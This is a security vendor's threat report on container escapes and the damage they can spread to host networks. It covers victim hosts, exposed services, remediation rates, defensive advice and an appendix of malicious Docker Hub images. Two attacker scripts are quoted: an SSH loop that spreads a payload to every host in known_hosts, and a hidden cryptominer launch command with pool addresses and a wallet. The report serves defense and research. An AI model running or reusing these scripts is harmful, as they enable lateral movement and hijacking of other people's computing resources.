aqua

team nautilus

Blasting past your security

A Blast Radius Analysis of Container Attacks

October 2021

Table of Contents

Abstract

In 2021, we observed numerous attackers who escaped container environments to the underlying host via a misconfigured Docker daemon. Threat actors escape container environments to increase the impact of their attack. But how much damage can be caused when an attacker manages to escape a container? To answer this question, we need to determine the blast radius of an attack – or the total potential impact of an attack.
We identified 105 victims of malicious container images and analyzed them to determine the blast of radius of these types of attacks.

In terms of initial exposure, our analysis shows that 36% of the victims' hosts had multiple severe vulnerabilities and misconfigurations that can lead to severe damage in and of itself, such as a sensitive data leak. But we also found that 70% of the hosts had a mild potential for credential theft and lateral movement, such as sniffing unencrypted credentials, which might allow them to escalate privileges or move laterally to other hosts and cause damage elsewhere.

A few weeks later, we analyzed the compromised hosts again and found that 50% had completely remediated all vulnerabilities and misconfigurations, 12% fixed some but not all of the misconfigurations and vulnerabilities, and 25% didn't change anything. This leads us to the conclusion that most practitioners can detect vulnerabilities and misconfigurations but they either fail to do so in a timely manner, or they fail to fix the issue quickly.
To avoid these issues and reduce risk, we strongly recommend using Cloud Security Posture Management (CSPM) and vulnerability scanning tools.

Introduction

In many container-based attacks, attackers attempt to escape the container into the host to increase the impact of their attack by, for instance, collecting credentials and sensitive data and leaving backdoors.

The data in this report is based on the identification of malicious container images that had attacked Team Nautilus honeypots. The analysis included identification of 105 hosts in the wild that were attacked by these malicious container images. We then identified additional open ports on the victims' hosts, that could give us some insight into the types of services on the host the attackers could potentially compromise. We established a risk rank for each service we found and added them to determine the risk rank per host.
We found that 36% of the hosts were vulnerable or had misconfigured services that posed a serious threat of sensitive data leak, data loss, credential leak and lateral movement across the host network.

Container escape

In all 105 cases, the attackers took advantage on a misconfigured Docker API to run a malicious container image. Once a malicious container image has made its way into an environment, there are several techniques threat actors can use to escape a container to the host. For example, an attacker may utilize a privileged container to run commands on the host or create a container configured to mount the host's filesystem using the bind parameter, allowing the attacker to drop payloads or run commands on the host.

What resources could be exploited?

Remote Services

Threat actors often try to obtain SSH keys to gain access to sensitive services and move laterally to additional hosts. Below is an example of code that we found in one of the attacks. It is enumerating all combinations of pairs of known hosts and SSH keys and trying to establish SSH connection with the known hosts to drop payload on these hosts.

```
if [ -f /root/.ssh/known_hosts ] && [ -f /root/.ssh/id_rsa.pub ]; then
  for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts)
  do
    ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h $payload
  done
fi
```

Collecting cloud metadata


In some attacks, we have seen attempts to collect cloud metadata. In one attack, a collection of AWS EC2 machines' metadata was collecting by sending API calls to 169.254.169.254. Using this data, attackers may obtain keys or secrets that help them gain access to additional environments or cloud accounts, increasing the overall blast radius of an attack.

Open ports

Over the course of one week, we collected additional information related to victim hosts, focusing mainly on open ports and the services that run on them. With this data, we were able to detail overall exposure to lateral movement.

An open port by itself is far from a security issue; there wouldn't be network communication without them. However, open ports can be dangerous when the service listening on the port is vulnerable to exploitation. Threat actors are regularly scanning the internet to find vulnerable or misconfigured hosts and exploit them, and this can be accomplished through open, vulnerable ports.

Below is a graph with distribution of the categories of the open services that were found on these compromised hosts:



There were a variety of less common open ports that were vulnerable to exploitation. For instance, port 111 uses the running service Portmapper. Several years back it was discovered that this service can be exploited to amplify distributed denial-of-service (DDoS) attacks and to hide the origin of an attacker. Rsync is another exploitable service that is used as a utility for synchronizing files between systems. In one case we observed, rsync was operating in daemon mode to listen on port 873. A couple of year ago, Rapid7 researchers successfully showed how this service can be exploited to leak data.

HTTP/HTTPS

Almost 40% of the open-to-the-world services are HTTP, HTTPs, or some sort of webservice. All the webpages we found displayed login pages and requested credentials before anyone could continue to the secure pages. Once an attacker escapes to the host they can do several things to find clues to then gain access to these secure pages. For example, 86% of the webservices used unencrypted HTTP, which means an attacker could intercept and analyze these communications, looking for credentials or something else to increase their reach inside the system.

Databases

We found that 13% of the open services were databases, such as MySQL, Elasticsearch, Redis, and MongoDB. An attacker may attempt to attack these services directly, such as through a brute force attack, or find ways to attack these databases from the host. Some of these databases are installed by default without credentials, such as MongoDB, and threat actors can gain access to the data of some of these databases by running them on the host.

Time to remediate

After three weeks, 50% had completely remediated all vulnerabilities and misconfigurations, 12% fixed some but not all of the misconfigurations and vulnerabilities, and 25% didn't change anything.

A Case Study

In the case of one host, there were several ports and services open to the internet. Initial access by attackers was accomplished via a misconfigured Docker daemon. Further investigation revealed this was a website with several databases. Once the threat actors had access via the misconfigured Docker daemon, there were several options for ways attackers could exfiltrate data and move laterally.

Initial access via misconfigured Docker daemon

We found that port 2375 was open. It was exploited by a threat actor in order to run a malicious container image. This specific threat actor is known to employ sophisticated techniques in order to escape the container and gain access to the host. Shodan showed there were further resources on the host that could be exploited:

- **Unprotected website:** We found an IP address hosted by an American webhosting service. This IP address had a login page that requested a telephone number and a password. It also allowed registration to the website with a phone number verification. When a user inserts "admin" in the URL ("http://XXX.XXX.XXX.XXX/admin"), the admin panel of the website is available. Since the website is not using HTTPS protocol, the data is not encrypted, and therefore, a patient attacker can setup a program that sniffs the credentials to the website or the admin panel to gain access.

- **Available databases:** MySQL and Redis were running on ports 3306 and 6379. If these databases are not protected by password, an attacker can access them directly. Otherwise the attacker can utilize various techniques to compromise the MySQL or Redis servers.
- **Apache ZooKeeper:** Apache ZooKeeper version 3.4.9 was running on port 2181, which has critical vulnerabilities. Apache ZooKeeper is an open-source centralized service for maintaining distributed services, such as configuration information, naming, providing distributed synchronization, and group services. In this case, we see that there are more than 200 nodes. Any critical data contained in the ZooKeeper service could potentially be stolen by attackers.

What are the lessons learned?

Security by obscurity is not a viable strategy

We found that most organizations defined the Docker API under the official port (2375). Nevertheless, some organizations chose different ports, such as 8000 or 5432. This technique is sometimes used by security practitioners in order to confuse the attackers and conceal some services. This is also known as “security by obscurity.” In this case, however, this defense technique does not work and attackers were able to identify and access the Docker API port.

While most infected hosts were using port 2375 for their Docker API, we also detected hosts running the Docker API on the following ports: **8087, 5000, 4243, 2222, 5432, 8000, 8001, 2345, 3000, 8090.**

Increase visibility

We recommend finding a solution that goes beyond host-based security tools. This requires a cloud security posture management (CSPM) solution that can leverage APIs from the underlying public cloud vendor. This is important because it provides needed visibility into the configuration of the cloud services. Implement CSPM alongside a cloud workload protection platform solution for complete coverage.

Also, automated capabilities are key to validate hundreds of settings across regions and accounts and can help to:

- Identify misconfigured storage blobs and buckets that are exposed publicly
- Find computer and database resources with unintended public access settings
- Ensure the encryption in transit and at rest across cloud services
- Enforce user policy definitions to ensure least-privileged access to resources
- Detect changes to critical resources such as firewall rules, logging groups or account settings
- Catch activity in unused or unexpected cloud provider regions or locations

Reduce the attack surface

Adopt a layered approach with a variety of identity access management (IAM) controls, such as multifactor authentication (MFA) and identity federation. Do not expose unnecessary services to the internet. Use network monitoring and control tools. Use encrypted protocols, such as HTTPs instead of HTTP.

Runtime monitoring

Scan your workloads to detect malicious behavior. Tracee is an easy-to-use Linux runtime security and forensics tool. You can learn more about other capabilities of Tracee in this blog post.

Limit accessibility to cloud meta-data

You can align with AWS best practice to limit instance metadata service access.

Conclusion

In this research, we analyzed organizations' exposure to lateral movement by threat actors, based on container escape to the host and further attempts at lateral movement and penetration across vulnerable hosts. Our findings align with similar research efforts that show that threat actors are hiding sinister techniques as they leave backdoors on compromised hosts, search for credentials and exfiltrate data. Thirty-six percent of the hosts analyzed in this research had a high probability of being compromised by an attacker due to multiple severe vulnerabilities misconfigurations.

We can cautiously estimate that there may be more organizations at risk of compromise, as we used a passive scan search engine to find hosts that were attacked. If we had used active scanning with a high-frequency scanning schedule, we would have likely found more hosts with misconfigured Docker daemons. Previous research by Team Nautilus has shown that threat actors are using these tools and can potentially detect and infect hosts within five hours after an instance is misconfigured.

To learn more about attacks in the wild on container supply chain and infrastructure, read the full 2021 Cloud Native Threat Report, Attacks in the Wild on Container Infrastructure.

Appendix

Recent active campaigns in the wild

We chose six container images that were used to attack our honeypots. Using passive search engines, we detected 105 hosts that were attacked by these container images. Results can be seen in the table below.

Categories	# of infected hosts	Namespaces In Docker Hub	#of infected hosts
TeamTNT	62	mangletmpuser/dockgeddon	57
		joonwoo88/megawebmaster_dockgeddon	4
		mangletmpuser/fcminer	1
Masquerading as legitimate tools	34	0xe910d9fb6c/docker-network-bridge-ipv6	18
		cokkokotre1/autoupdate	7
		xghostxxx/first:night70 (night69)	5
		genesis1of1ghost/sucat	4
Masquerading as a legitimate Ubuntu	6	jomec82475/ubuntu	2
		bayole4232/ubuntu	2
		yereni7276/ubuntu	1
		riyeven387/ubuntu	1
Cryptominer	3	bananajamma/xmrig	3
Total (Affected hosts)	**105**	**Total (Affected hosts)**	**105**

Below is a brief description of each attack:

TeamTNT

These container images were recorded attacking our honeypots between February and May 2021. You can further read about TeamTNT here.

These container images initially run init.sh and execute Tsunami malware (TNTfeatB0RG, md5=624e902dd14a9064d6126378f1e8fc73) and a Monero cryptominer (dockerd, md5=091efbe14d22ecb8a39dd1da593f03f4).

Masquerading as legitimate tools

The container image docker-network-bridge-ipv6 is masquerading as a Docker network tool. This attack was first recorded in our honeypot infrastructure on April 10, 2021, but the account was opened on March 30, 2021. Thus far the container image was pulled over 50,000 times in less than three weeks.

When running the container at the entry point, a Monero cryptominer (m, md5=95c1b68c00b4d5ad050dc90c852ec398) is executed with all the necessary arguments. Below is an example of the code used to execute the Monero cryptominer:

```
#!/bin/sh
echo 128 >/host_mnt/proc/sys/vm/nr_hugepages || true
/root/m --threads 2 -o go.0x1a.xyz:10172 --algo "rx/0" \
--coin monero --tls -k --nicehash -o xmr-asia1.nanopool.org:14433 \
-u 89jXfdiTWfLa9AaeaKhVus1mV4bENVSQZKekn3qZUjsDFaw9kneyEtUjGurnsYvzL\
CMxwv9caH8k9hMNUv3G2UnC6imz3Tw.thanks_alpine/0x1041041@mailinator.com\
 -p x --algo "rx/0" --coin monero --tls -k --cpu-priority 5 --no-color --log-file /root/m.log
```

In addition, we also saw an attack masquerading as an auto-update tool. This attack was first recorded in our honeypots' infrastructure on March 29, 2021. The two malicious container images in this account were pulled over 10,000 times in less than three weeks. When running the container at the entry point, a Monero cryptominer (xmrig, md5= a371fd37b3efb43013af2d2d75c1092b) is executed.

Masquerading as a legitimate Ubuntu image

We saw four identical container images with similar patterns. They are all hosted in Docker Hub accounts with names that seem to be randomly generated by a computer. Once these images are running, a Monero cryptominer (job, md5=49085fb404ba723b8efa1a012d763a1d) is executed. The configuration file contained the same wallet ID for all images, indicating the images were all from the same threat actor.

aqua

team nautilus
Aqua's Research Team

Aqua Security is the largest pure-play cloud native security company, providing customers the freedom to innovate and run their businesses with minimal friction. The Aqua Cloud Native Security Platform provides prevention, detection, and response automation across the entire application lifecycle to secure the build, secure cloud infrastructure and secure running workloads wherever they are deployed.

Aqua's Team Nautilus focuses on cybersecurity research of the cloud native stack. Its mission is to uncover new vulnerabilities, threats and attacks that target containers, Kubernetes, serverless, and public cloud infrastructure — enabling new methods and tools to address them.